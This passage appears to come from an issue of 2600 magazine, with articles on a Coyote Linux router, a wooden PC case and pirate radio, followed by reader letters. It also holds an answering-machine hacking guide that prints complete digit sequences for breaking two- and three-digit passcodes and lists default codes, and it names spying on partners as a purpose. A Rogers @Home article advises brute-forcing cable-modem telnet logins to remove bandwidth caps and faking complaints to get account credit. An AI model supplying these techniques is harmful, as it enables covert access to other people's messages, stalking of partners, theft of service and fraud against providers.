You'll need at least a 386 computer with an FPU and 12 megs of RAM. You'll also need two Ethernet cards. For compatibility issues, use 3com, Intel, or NE2k cards. If you use ISA cards, be sure to record the IO and IRQ addresses. If you don't know them, visit the manufacturer's home page (most offer MS-DOS tools for finding the IO/IRQ). For convenience, use the smallest PC case you can find. Your constructed PC should have the following: 386+ w/ FPU, 12+ mb RAM, 1.44 mb floppy drive, 2 NICs, keyboard, any video card and monitor. I also recommend a slot fan to keep air circulation in the PC. To connect your internal machines to the router, attach a hub or switch to the router's internal NIC.

Software

You'll need a Windows PC with a floppy drive and Internet access. Go to <http://www.coyotelinux.com> and download the Coyote Linux Disk Creator. When you run the program, you'll go through a series of steps to setup the software. You

can leave the LAN configuration as it is (unless you want to change the router address). The next step is to setup a login for RoadRunner or whatever your ISP is. The next step is for the router's Internet connection. The default settings should work for most ISPs. Next, you can enable DHCP service on the router so the machines on the internal network will be configured automatically through the router. The next step is telling Coyote what NICs you will be using. Be sure to double-check your settings. After that, insert a floppy disk and create the boot disk.

Router Setup

Now for the fun part. Boot up the PC with the Coyote disk and when prompted to login, use "root" with no password. A configuration menu will pop up. First, change the root password. Next, you can enable remote access to the router. Opening telnet access to the outside world isn't recommended so you can type this line at the command prompt to only allow internal IP access to port 23:

```
ipchains -A input -p tcp -d 0.0.0.0/0 23 -i eth1 -j DENY
```

If you want to run a web server behind the router, you can use port forwarding:

```
ipmasqadm autofw -A -r tcp 80 80 -h (internal ip of server)
```

Now you're all set! Documentation and FAQs are available at www.coyotelinux.com

Build a WOODEN computer

by Elite158

Remember being in woodshop making cutting boards for your parents and little shelves for your room? Or perhaps you're still in woodshop, or maybe you're a carpenter and work with wood for a living. Well, it's time for something new. It is now time to present the wooden computer.

The computer I'm on right now is made out of wood. All my friends thought I was crazy for ever trying to make a computer out of wood.

Type of computer: Think of a tower-based computer with three 5.25 drives and two 3.5 drives. You could easily add more drive bays or take some away, but if you wanted to do that, you'd have to remeasure everything.

Type of wood: The type of wood I used was 1/2 inch plywood. The reason was because it's very strong and hard to bend. So use any kind of plywood 1/2 to 2/3 of an inch. Any bigger and the computer would weigh more than you'd expect.

The frame: The computer will have five sides (the back being left open, mainly for ventilation). The front piece is 9.5 x 18 inches. The left side is 20 x 18 inches. The right side is 20 x 19 inches. And the top and bottom pieces are 10 x 20 inches. Totalling that up is 1111 square inches. With these dimensions, saw out the five pieces.

The inside: This is what you want to work on first, basically building from the inside out. As said before, you're going to be making a computer with three 5.25 drives and two 3.5 drives. The 5.25 drives will need three rectangles with measurements of 6 x 8 inches. Along with that will be one more piece that's 7.5 x 8 inches. Lay the 7.5 x 8 inch piece down and mark it with a pencil dividing it into three equal sections 2.5 inches apart. Take each 6 x 8 inch piece and place them on these marks,

therefore making the bays. See Figure 1a. Glue and nail (use small nails) these four pieces and set it aside to dry. Now the 3.5 drives are basically the same thing but with different measurements. This time, you need two rectangles with measurements of 4 x 6 inches and another piece that's 3 x 6 inches with equal sections 1.5 inches apart. See Figure 1b. Glue and nail these three pieces.




Figure 1a




Figure 1b

More inside: Now that the front drive bays are done (or drying), it's time to make the hard drive rack. This assembly uses the same basic concept as the drive bays. The hard drive rack will hold three hard drives, so you will need three rectangles with measurements of 4.5 x 6.5 inches and another one with measurements of 5.25 x 6.5 inches. Lay the three 4.5 x 6.5 inch pieces on the biggest piece and place them 1.75 inches apart. See Figure 2. This rack will be located in the lower left corner of the computer.




Figure 2

The front: For the front piece, you're going to need to saw out two rectangles. This is for the 5.25 and 3.5 drive bays. The big rectangle is 6.5 x 7.5 inches and the small one is 4.5 x 3 inches. To do this, use the drill press to make six holes (for turning points for the saber saw). Then, take the saber saw and saw along the edges meeting each hole until the figure is released from the rest of the front piece. See Figure 3. Be careful that the left edge (the 1/4 inch) does not break. Once it's put together it won't be vulnerable to breaking. Sand to flatten and smooth the sides.




Figure 3

The left side: All you need to do to this piece is make a half inch (or however wide your wood is) dado. The dado will be along the shorter side of the left side. See Figure 4.





Figure 4

The front console: This is the beginning of putting the computer together. Now you should have two assemblies of drive bays (the three 5.25 and two 3.5). The two assemblies should fit firmly in the front piece. Take the 3.5 assembly and place it on the front piece so that the back end sticks out. Don't glue yet. This is where it

gets tricky so you may need another person to help you. With the assembly there, take the left side piece and match the dadoed part along the left side (the 1/4 inch) of the front piece. Have the nail gun ready. Glue the 3.5 assembly along the two left edges touching the front and left side pieces, the bottom edge touching the front piece, and the right edge also touching the front piece. Holding that there, take the nail gun and point it from the left side piece nailing the left side piece into the front piece and through the bottom of the 3.5 assembly. See Point 1 on Figure 5. Nail at Point 2 and at the ends of the assembly (to even out the pressure). Let it sit for the glue to dry. Use the same process for the 5.25 assembly nailing Points 3, 4, 5, and the assembly's ends. Then go ahead and finish off nailing the left side piece to the front piece.


Figure 5



The hard drive rack installation: Looking at Figure 6, the hard drive rack is touching the front piece and the left side piece (the view is looking on the inside of the computer on the opposite side of the front piece where the left side piece is now on the right side). The first thing to do is to attach the bottom piece to the front and left side pieces. This way the hard drive rack has something to sit on (and other inside pieces as well). Glue and nail the hard drive rack to the front, bottom, and left side pieces. Proceed to attaching the top piece as well.

Figure 6

The door and hinge: This is where the final



piece comes in - the right side piece. This piece is taller than the left side piece and that is because it's the door for the computer (the computer has to have access to the inside one way or another). What you need is a 19 inch piano hinge (about an inch wide), and a whole lot of screws to insert this hinge. The chances of finding a piano hinge that's exactly 19 inches are very rare, so just get the next size up and saw it down to size with a hack saw. Have the hinge's turning point face towards you so that when you attach the right side piece it will swing out towards you. With a drill and a 1/8 inch bit, make small holes aligned with the holes of the hinge and the computer. This will make the screws go in easier. Assemble this together and then go ahead and sand, lacquer, and stain (optional) the computer.

Metal lining: At a local Yard Birds or another home improvement store, buy metal sheets. This is for putting on the inside of the computer. The reason is to keep it cool, keep the wood from warping, and to have a metal base for the motherboard (my computer has been running for eight months and not one problem has existed in the fact that it's made out of wood). Don't try to buy metal sheets that fit the exact size of the walls on the inside. Just buy really big ones and a pair of metal-cutting scissors. The best way to put these on is to screw each corner onto the wood base of each wall. Cutting metal is not fun (and not to mention painful when not careful). This is in fact the worst part of making the computer. You may also want to put metal lining underneath each hard drive.

Computer components: The computer is designed to put the motherboard on the left side piece. Put it on however you want. Make sure you have plastic feet on the motherboard so that it doesn't touch the metal when you screw it on. The power supply can pretty much go anywhere on the base of the computer. I used the metal sheets to hold it in place by forming a

shape around the power supply. You could just as easily make a box that the power supply sits in as well. All the other components (CD-ROMs, floppy drives, etc.) have their own place to go. You may be thinking about how these other components are going to stay where they are when inserting floppy disks and such. The solution is to make many small rectangular cubes and nail them (one nail for each, centered on the cube) behind each component so that the components will hit it when pressed upon from the front. Make it so that they can rotate for when you need to remove/add components. See Figure 7. Hook everything up and it's ready to be started for the first time.




Figure 7

Starting the system: On your motherboard information booklet (or something of that nature), there should be a diagram that shows where you need to hook up the power switch. If you were like me and could not find a

power switch that fit the motherboard output, then take a close look at the diagram in the booklet. Hopefully, it tells you what prongs function what. On mine, it pointed to two parallel prongs that were labeled "PWRBT" (power button). Instead of hassling over the fact that I couldn't find a power switch, what I did was take two long wires and wrap each one around its own prong (the kind of wires I used were from an electronic kit I got from Radio Shack - they're single-stranded and very thin). Then all I did was touch the other two ends together and listened to it purr. You may want to buy a small switch for the wires to make it easier to start the system (Radio Shack has tons of these).

Harnessing the Airwaves A Primer to Pirate Radio

by Mark12085

This article is in no way condoning the practice of illegal radio broadcasting. Read on at your own risk....

Let me start off by letting you know that this article alone will not get you on your merry way to the airwaves. Radio, especially unlicensed low-power transmitting, is a complicated subject. Please do some research and plan wisely. The airwaves are for everyone to use, so don't abuse them.

Arr Ye Matey

The phrase "pirate radio" seems to strike fear in the public. Seems like pirate radio has always had a connotation of brute guerillas seizing national airwaves and replacing it with propaganda. That couldn't be any further from the truth. Pirate radio is simply transmitting radio frequency energy through the air at low power - minuscule compared to the licensed stations spewing kilowatts of power from antenna towers. Unfortunately the Federal Communications Commission seems to believe that they own our air, therefore anyone who does not have a spare \$10,000 floating around to go through the licensing process must be raided. Too bad for them, because air is free.

A Heart of Gold

The heart of any station is the transmitter. FM oscillator, broadcaster, exciter - they are all the same thing, just different names. Basically, there are two types of transmitters available: VCO and PLL. VCO, voltage controller oscillator, is just that: an RF oscillator controlled by the voltage. While cheaper (around \$50 for one watt models), they will drift off the frequency it is set to transmit on as voltages, temperature, and settings change. That means if you set it to broadcast at 100.0 mHz, you may find it transmitting at 101.2 an hour later. PLL (phase-locked loop) transmitters, while a bit more costly (roughly \$40 more than

VCO), are a much better deal. They are controlled via microcontrollers, which means they will never drift off frequency.

Most transmitters come in two types: mono or stereo. While stereo transmitters are slightly more expensive, it is still more economical and space-saving versus adding a stereo encoder to a mono setup. Think before you buy about which setup would be right for you.

While great for broadcasting around the house, simple transistor or BA1404 chip based transmitters are *not* sufficient for professional grade radio. They were designed specifically for short-distance broadcasting, so let them do their appropriate job.

Transmitters can be purchased ready-built or in kit form. Kits usually include the PCB, parts, and instructions. Do not attempt a kit unless you are *truly* experienced with soldering SMD parts and RF emitting devices. PCS Electronics and NRG Kitz both carry high-quality transmitters of varied outputs.

Power to the People

A transmitter would be useless if it had nothing to run on. Most transmitters require a power source. PCS Electronics makes a computer card transmitter which plugs into a free ISA or PCI slot, so that would be an exception. A plug-in "wallwart" transformer is *not* a sufficient power source. Remember, the quality of the power determines the quality of the transmission. You will need a well regulated, well filtered power supply, like the ones designed for CB and ham radios (RadioSlack sells one for about \$30). A 12 volt car battery will also work. Just be sure to keep it maintained.

Spread the Love

Although it may not seem like it, the antenna is the most vital part of a station. A one watt station with a well-built antenna can easily supersede a

RADIO LIMBO



CORPORATE
RADIO

25 watt station with a crap-tenna. The easiest and most common antenna is the dipole, which is basically two wires going out in opposite directions cut according to the frequency you are transmitting on. There are loads of other great antennas that are easy to build such as the ground plane, J-pole, slim jim, and on and on. I will not go into detail about building the perfect antenna because there are tons of sites devoted only to antennas (check out the list later on) and books on the same subject.

Most antennas are either omnidirectional or directional. Omnidirectional antennas such as the dipole and 5/8 ground plane transmit in all directions. Directional antennas on the other hand spew RF in one direction.

While we're on the topic of antennas, don't forget to invest in a good SWR (standing wave ratio) meter. The SWR measurement is probably the single most important factor in determining the effectiveness of your antenna. Although cheap SWR meters made for CB radios will work for our setup, they will be far from accurate. Try to aim for an SWR of 2:1 or lower. An SWR reading of 1.5:1 would be theoretically perfect, but realistically impossible.

Putting it All Together

Connecting everything together is not quite as simple as a length of RadioShrek coax. Firstly, the impedance of the coax has to match the parts you are connecting them to, usually either 50 ohm or 75 ohm. Secondly, cheap coax results in cheap connections - line loss. Line loss is literally losing your transmitter energy out of the cable as heat. Line loss increases as the length of the coax increases. Therefore, use as short of a length of coax as you can. Also, use high quality, well shielded cable, such as Belden cable.

Staying Low

You don't have to be a genius to figure out the fact that unlicensed radio broadcasting at more than about 10 milliwatts is illegal. And yes, they *can* pinpoint your location while you are transmitting. Prevention is the key. *Use your head.* Ninety percent of all the pirates busted were caught because they were transmit-

ting crap in other frequencies due to a shoddy setup. Don't forget, the aircraft band is directly above the FM band. Filters (bought or built) are strongly recommended to block out harmonics you may be transmitting. *Stop* transmitting if the FCC contacts you or if you see any suspicious cars circling the neighborhood. If your budget allows, look into a microwave link for your station. A microwave link allows you to operate your transmitter from a distance varying from a couple of hundred yards to miles. Now it is up to you to do your own research on what would be best for your setup. The sites listed below not only sell high quality transmitters but contain loads of free information on your setup. You might also want to check out some books from the American Radio Relay League (ARRL). Be smart, and happy transmitting.

Reference


ARRL Handbook for Radio Amateurs

ARRL Antenna Handbook

<http://www.nrgkitz.com> - Lots of useful info, transmitters, amps, etc.

<http://www.ramseyelectronics.com> - High quality products if you have a fat wallet....

Greetz to: TCRams, Zero, FooGoo, ILFs, Ferntheil, APCm, and 2600.



secrets of rogers @home

by Gr@ve_Rose
graverose@mail.com

I used to work for Rogers @Home as a first-level and second-level supervisor and now I'd like to spread the joy.

When you call Rogers @Home support, you're not getting Rogers at all; You're getting an outsourced company called Convergys, located in Ottawa, Ontario. The first thing they will ask you is your telephone number starting with the area code. They type this into the Citrix client which brings up your info. They can also search by your name or address, but the phone number is the preferred way. They will most likely ask you for your postal code for ID verification (canada411.sympatico.ca anyone?). Once they have your account, it becomes locked so nobody else can use it. They will then help you with your problems.

From here, they can do many things: Change your password, schedule a "Truck Roll" for having a cable guy come to you (gain, outsourced to MicroAge), give you credit on your account, etc. Most default passwords are "password", "changeme", "12345678", or "wave-mail". Notice they're all eight characters? The Citrix client can only handle *exactly* eight characters for your password.

If you ask to speak to a supervisor, they will pass you off to a second-level agent. You will never speak to a *real* supervisor because they just hand out paychecks and can't do anything anyway. The Operational Assistant (OA) is told to "...keep the customers..." and will do almost anything to keep your service. Feel free to make up some phony problem and tell them you want credit on your account for the trouble you've gone through blah blah blah. *Bing!* Instant free month of service credited to your account.

The tools used are all web-based and, until recently, could be accessed from anyone on the @Home network (24.112.x.x 24.43.x.x) using their proxy server. They range from telling you

how many people are down on a subnet to measuring the CRC ratios on your modem. Fun stuff!

Escalated tickets are, actually, escalated. Usually to Toronto (York Mills) and, in the event your problem is larger than the Titanic, California. It's at this point the techs have no control over what happens.

Although they shouldn't know how, first-level agents have the ability to hit the *kill* switch and shut you down or bring you back online. (Yes, I have done it and, yes, it is a *god* syndrome!)

Most people ask me about removing the bandwidth cap on the modems. Well, there are two modems used by @Home: Lan City and Terayon. They're phasing out the Lan City's because they're running out of IP addresses and the Terayon uses the Electronic Serial Number (ESN) to get the BOOTP information. If you have a Lan City modem (the one that looks like a car stereo amplifier), the possibility to remove the cap is there. You must telnet to port 1001 of your Lan City modem (the IP should be on that yellow piece of paper) and login. Support agents are *never* told about this. General brute-force attacks should get you in. Once you're in, find the MD5 Checksum and delete it.

This can also be done on the Terayon modem, but you're looking (probably at jail time) at cracking the @Home BOOTP server, finding your specific ESN (yellow paper?) and changing the cap there. Again, the Network Security/Fraud (NSF) department is watching everything (these guys drink more coffee than I do!) and I *do not* recommend trying it unless your Kung Fu is great.

That's all for now. I know this article is kinda short but I thought some info is better than none. If you want more of the 411 on their support centers or the technology behind @Home (network topology map anyone?), drop me a line. Remember to hack with morals!


basics on answering machine hacking

by horrid

Before you all start complaining, I know that in the 80's and early 90's about a million texts were being spread around BBS's about VMB (voice mailbox) and answering machine hacking. This article is, of course, more recent and contains more information about certain brands of answering machines to aid you in getting into an answering machine (provided you know what brand of machine it is). Also, it focuses more on three digit passcodes as well as two digit ones. If you don't know what brand the machine is, this article will also contain a generic overview of gaining remote access to answering machines.

Why would you want to hack an answering machine? There are a number of reasons such as spying on people (such as your girlfriend/boyfriend/wife/husband) or just for fun and games (pranking or changing the outgoing message or OGM). Once you are into an answering machine you can listen/delete messages and/or change the OGM to say whatever you want it to. You decide for yourself why you would want to hack an answering machine.

Most answering machines require you to enter the password while the OGM is being played. However, some require you to hit a certain key (such as "0", "*", or "#") after which it will say "please enter your password" or perform a series of beeps. A few answering machines require the password after the OGM has finished and the long beep has been played. Some answering machines will disconnect you after you enter a certain number of digits (in which case, you'll need to call back and start again). Case in point, the Panasonics made in the early 90's (and maybe afterwards?) require a two digit passcode during the OGM and will disconnect you after six digits have been entered - if they don't contain the password sequence. If you think you are dealing with an old answering machine that



uses a two digit passcode (such as fairly old Panasonic or AT&T answering machines), there is an easy way to break into it or *any* two digit machine that is simply listening for the correct sequence of numbers. Simply call it and then enter this number during the OGM (or after you hit the initialization key to get the machine to listen for a passcode):

0010203040506070809112131415161718192
2324252627282933435363738394454647484
955657585966768697787988990

The above number works on every two digit passcode (provided it is like most answering machines that don't read the digits in groups of two or three but rather just listens for the right sequence). It works because it contains every possible two digit passcode. This is *very* effective. If you get cut off or don't get it all entered during the OGM, call back and start with the number you got cut off on.

However, in today's day and age, most answering machines use three digit passcodes. Despite the digit increase, these passcodes are usually as easy (if not easier) to break. The reason for this is because the company wants the customer to be able to remember his/her passcode so it will be easier for them to access their messages away from home without remembering some random three digit number the company came up with. These default passcodes are supposed to only be temporary (the customer is supposed to change it shortly after they purchase the machine). This is not usually the case, however, because most answering machine owners:

- don't even know it's possible to remotely access their answering machine.
- don't think they are vulnerable to attack.
- are too lazy to change their passcode.

Also, after a power outage, most machines reset to the default passcode and answering machine owners will usually forget to change their passcode back or get ticked off and just leave the default passcode enabled. For this

reason, you may have better luck right after a power outage. Most default three digit passcodes are either the same number three times in a row ("000", "111" - to name some common ones) or three digits in numerical order ("123", "456", "789"). BellSouth's answering machines use the same digit three times in a row (usually "888").

"Is there one big number I can enter that will cover all three digit possibilities, like the number for the two digit passcodes?" The answer is yes. However, it is a lot larger. It's 1005 digits long and covers every possible three digit combination (three passcodes are in the number twice, 988 889 898). I couldn't stop those three codes from being repeated without screwing up the entire number. If someone comes up with a better number that contains all three digit possibilities without repeating a three digit sequence throughout, submit it:

0001002003004005006007008009011012013
0140150160170180190210220230240250260
2702802903103203303403503603703803904
1042043044045046047048049051052053054
0550560570580590610620630640650660670
6806907107207307407507607707807908108
2083084085086087088089091092093094095
0960970980991112113114115116117118119
1221231241251261271281291321331341351
3613713813914214314414514614714814915
2153154155156157158159162163164165166
1671681691721731741751761771781791821
8318418518618718818919219319419519619
719819922232242252262272282292323423
523623723823924234244245246247248249253
2542552562572582592632642652662672682
6927327427527627727827928328428528628
7288289293294295296297298299333433533
6337338339344345346347348349354355356
3573583593643653663673683693743753763
7737837938438538638738838939439539639
7398399444544644744844945545645745845
9465466467468469475476477478479485486
4874884894954964974984995556557558559
5665675685695765775785795865875885895
9659759859966676686696776786796876886
896976986997787797887897987998889898
899900

The number may be intimidating at first, but think of it this way:

1) you would normally have to enter 1000 passcodes to cover all possible combinations. A combination is three digits long, so that is 3000 digits. This number cuts the number of digits you would normally have to enter by almost two thirds.

2) you only need to use this number as a last resort. If the answering machine doesn't accept the normal default passcodes mentioned above (I would venture to say at least 80-90 percent do).

3) you will most likely come across the three digit combination before you have entered all 1005 digits.

Some BellSouth answering machines beep after every digit that is entered. In this case you must slow down so that you get one beep per number and the answering machine doesn't miss any. Also, if you get cut off while entering this number, just call back and start one number before the last one you entered.

Once you have gotten into the machine, BellSouth machines, along with most others, have a recording that tells you what numbers perform certain commands. Another way you can get the passcode to BellSouth machines (and others) is if you are at that person's house (such as your friend or girlfriend), simply press the "code" button when no one is looking. The LCD screen that usually displays the number of messages recorded on the machine will flash the three digit passcode for that machine. Another good way to get into answering machines (if you know what brand/model they use) is to go to a place like Walmart or Radio Shack and ask to see a user's manual on them. This works only if they have the model in stock. You might also want to tell them you bought the machine and lost your user manual. The vulnerabilities mentioned in this article should not be confined to individual's machines. Company answering machines (we'll let you decide what kind of company) are just as vulnerable.

Greets: Necro, Vega, Jizz, Telepathy, and Seek.

Ideas

Dear 2600:

In your 18:1 CueCat article, you detailed a method of scrambling the return code so that Digital Convergence Corp. would be unable to track your CueCat usage. After a recent fiasco where someone walked into one of our record stores and placed approximately 50 identical barcode stickers on various DVD's, I came to the conclusion that we should figure out a way to have all of the 2600 users hard code the CueCat so that it would return the exact same code for all of the 2600 users. It would likely cause more damage then simply scrambling the return information. Actually, I would like to start doing this with every marketing research tool including the Giant Eagle Advantage Card, CVS Card, Borders Frequent Buyer's Card, etc. I would love to see CVS try to perform marketing research on someone who buys \$900 worth of food every day all over the eastern seaboard. It 's simply unfair that we must relinquish our privacy for sale price items.

Mitchell_pgh

Who says you have to? If more people come up with similar ideas, market research will become far less intrusive.

Dear 2600:

I received my 2600 anti-MPAA shirt and feel that the graphics should be reversed because you have a larger graphic on the front. I know that most people feel hackers along with skateboards are against mainstream ideas but style is style....

FlashARK

And not following the rules of style happens to be our style.

Dear 2600:

Am I to understand that the reason why Napster was in court was because of people on the net downloading songs they didn't pay for? I was under the impression that we were allowed a back up copy of our music/programs/etc. for archival purposes, no? I was wondering if it is possible to set up a program that uses those CueCats Radio Shack is giving away. When the UPC is scanned it would be put into a log (instead of sending you to the website) where there would be a Napster type of system that uses that log to prove you've already paid for the music/software/etc. and then would allow you to see who has what it is you are looking for. Of course, nothing is to stop someone from scanning all the UPC's of music they want to download in the future. Or even to use the new cordless version of the CueCat and go to record stores and scan music they want to download later. Or even the art student who feels it's

his/her right to create a web page with printable copies of every UPC imaginable. I'm just curious if this is at all feasible?

Tresser McKay

You've demonstrated that any such system would be prone to people outsmarting it. And that's not even taking into account the privacy issues involved with an accessible log that has info on who has paid for what music. The fact that nobody will be able to change is that people are always going to want to share things they like - music, books, videos, etc. It's gone on forever and technology simply won't be able to stop it, nor should it. What the industry has failed to grasp is that criminalizing such natural acts will only turn public opinion sharply against them and ultimately hurt their precious profits. True piracy exists and people make money with counterfeit items at the expense of the true artists. That's where the attention should be focused, not on individuals merely interested in widening their horizons.

Prison Life

Dear 2600:

I'm always reading your articles about how atrocious the public school system can get so I thought I'd try to give you an accurate portrayal of the Federal Bureau of Prisons. I am currently serving 18 months for a non-computer-related conspiracy conviction, a charge where no evidence is necessary to convict, only testimony, and it is my first offense. When I arrived I was not provided with a copy of any rules and regulations nor was I given my customary phone call. I picked up one of the inmate phones and dialed 1-800-COLLECT to get a message through to my family and a voice came on and said "You have dialed an unauthorized number" and the line went dead. A week later I was called up front and informed that a report had been run that identified me, through the use of my PIN, as a violator of Program Statement 53264.06, page 12: "Consistent with the Bureau's correctional management objectives and except as noted in this program statement, an inmate may not place calls to telephone numbers for which all the actual expenses for the call cannot be directly and immediately deducted from the inmate's account." This was a 200 series offense. Other 200 series offenses include extortion and assault.

// buddha

School Life

Dear 2600:

Here's something for your American high school tales of horror section. I'm writing this from the computer lab of my school after being kicked out of my statistics class for telling my teacher in a calm and respectful manner that I think it is creepy how she always walks over to (only)

my desk to see if I am taking the notes she writes on the board or not. I have an 89 average in that class and haveaced every test this year.

I think this is a good analogy for the existing power structures which allow those possessing power to punish, expel, or imprison individuals who are bored by the tedious and uninteresting nature of the way classrooms (or society) are run. What's scary isn't that I am being punished for speaking the truth to a teacher about how she makes the classroom an uncomfortable and inefficient environment. What is my punishment going to be when I speak to my government about how inefficient it is or how it makes me feel uncomfortable in the wake of recent terrorist attacks? What kind of lesson is it to teach a student that they better shut up when something is being run poorly or risk being punished for speaking up about it? In the wake of insane "anti-terrorism" legislation, this is the kind of world that our government is creating - one where any critic whose words threaten the corrupt systems of inequality becomes a "terrorist" and is swiftly punished. The hypocrisy of the "land of the free" never ceases to amaze me.

christian

In some ways our schools are doing a very good job preparing people for what society has in store for them.

Dear 2600:

I am really upset. This kid in my class is always talking about hacking. But he gives it a bad name. He's always telling other kids about friends of his erasing people's hard drives and how it would be funny to screw up someone's computer so that it would make orgasm noises and they would get fired. Now everyone in my school is biased against hackers. Also, he made the teachers not like 2600 which I am really mad about. Can you write an answer to this letter explaining what hackers are *really* like so I can show it to him and explain how people like him screw the rest of us over? Thanks.

risus sardonicus

It's not hard to do this on your own. Quite simply, this person is not a hacker. As you say, he just likes to talk about hacking. Challenge him to actually do something that involves true hacking - questioning, figuring things out, sharing discoveries, and (significantly for this case) not causing harm or damage. Screwing things up is relatively easy which is why so many people do it. By defining the difference between stupid behavior and exploring, you should be able to not only make people see the difference but also get them enthused about what hacking really is.

Dear 2600:

Recently at school I was in the computer lab working on the Internet and my connection was running extremely slow. So I fired up a search engine and looked for websites that would give me my IP address so that I could run a traceroute from samspace.org to my node to diagnose where the bottleneck on the network was. Well, I didn't get that far because while looking for my IP address my English teacher walked by, turned off my computer, and said I was trying to hack the network. I told her my intentions but she did not listen. Since then I have been suspended from school until my parents come to a meeting

telling my teachers why I was trying to "hack" the network. On top of that my school computer "privileges" have been suspended indefinitely. Schools are getting more and more paranoid every day.

bb_student

Dear 2600:

I am a high school senior at a southern Texas high school. I won't tell you where because some of the security holes I talk about have not yet been repaired. I was browsing the site of another high school in the area recently and I made an interesting discovery. The site is badly designed to start out with, and not all of the folders have an index.html file, so I could dump myself into IE's file browser protocol to browse some of their unused images. I was clicking around and discovered that one of their images was broken in some way. The file name was listed, but there was something wrong with the file itself on the server. The problem was such that when I clicked the file link, I was taken to the site administration page, already logged in. Now I'm not malicious and even though some people would think it's funny to put "Go [my school]" or "Down with [their school]" as their index file, that's the kind of thing we do not want hackers to be known for. So anyway, I sent off a letter to their campus webmaster illustrating the hole. The next week I was called down to the principal's office and accused of "hacking." I asked them what did I "hack" since all I did was follow a link on a school-owned web site which happened to have a rather large security hole. Nevertheless, it was still hacking, since I "shouldn't" have been viewing those files anyway." This being complete crap, I appealed my case (as difficult as that is in a school district) and managed to get a sort of official "hearing." I then convinced them that alerting a fellow webmaster to a huge security hole that can be abused by people with less morals is not hacking, but rather a good way to build trust and help each other out. Even though I was not punished, I did have my computer privileges revoked for the week or so it took me to get the school board to hear my case, and I had to use my own free time to go plead my case. Sucks, doesn't it?

Maniac Dan

By hiding their identity, you protect idiots like these who deserve only condemnation for the way they treated you. And for the other school not to have fixed the holes after all of this is unforgivable. Congratulations on pursuing this and winning. But anything short of a sincere apology for the way you were treated is simply unacceptable.

Dear 2600:

As I was sitting in my English class today, we were reading about "apositive phrases." To my surprise, one of the examples was: "These thieves, people like Kevin Mitnick, steal government and industry secrets" and then under it, "Mitnick, the most cunning of the thieves, was caught by one of his victims, Tsutomu Shimomura." It's odd how people can be so stereotypical of hackers. It seems like people look at us as just these bad stealing criminals, and it seems that it is getting worse.

DeftonesGuy0183

What's really getting worse is the level of propaganda being force fed into our schools. If we saw this kind of

crap happening in another country, we'd convince ourselves that the people there were simply brainwashed. When it happens here, how many people even notice?

Corporate Life

Dear 2600:

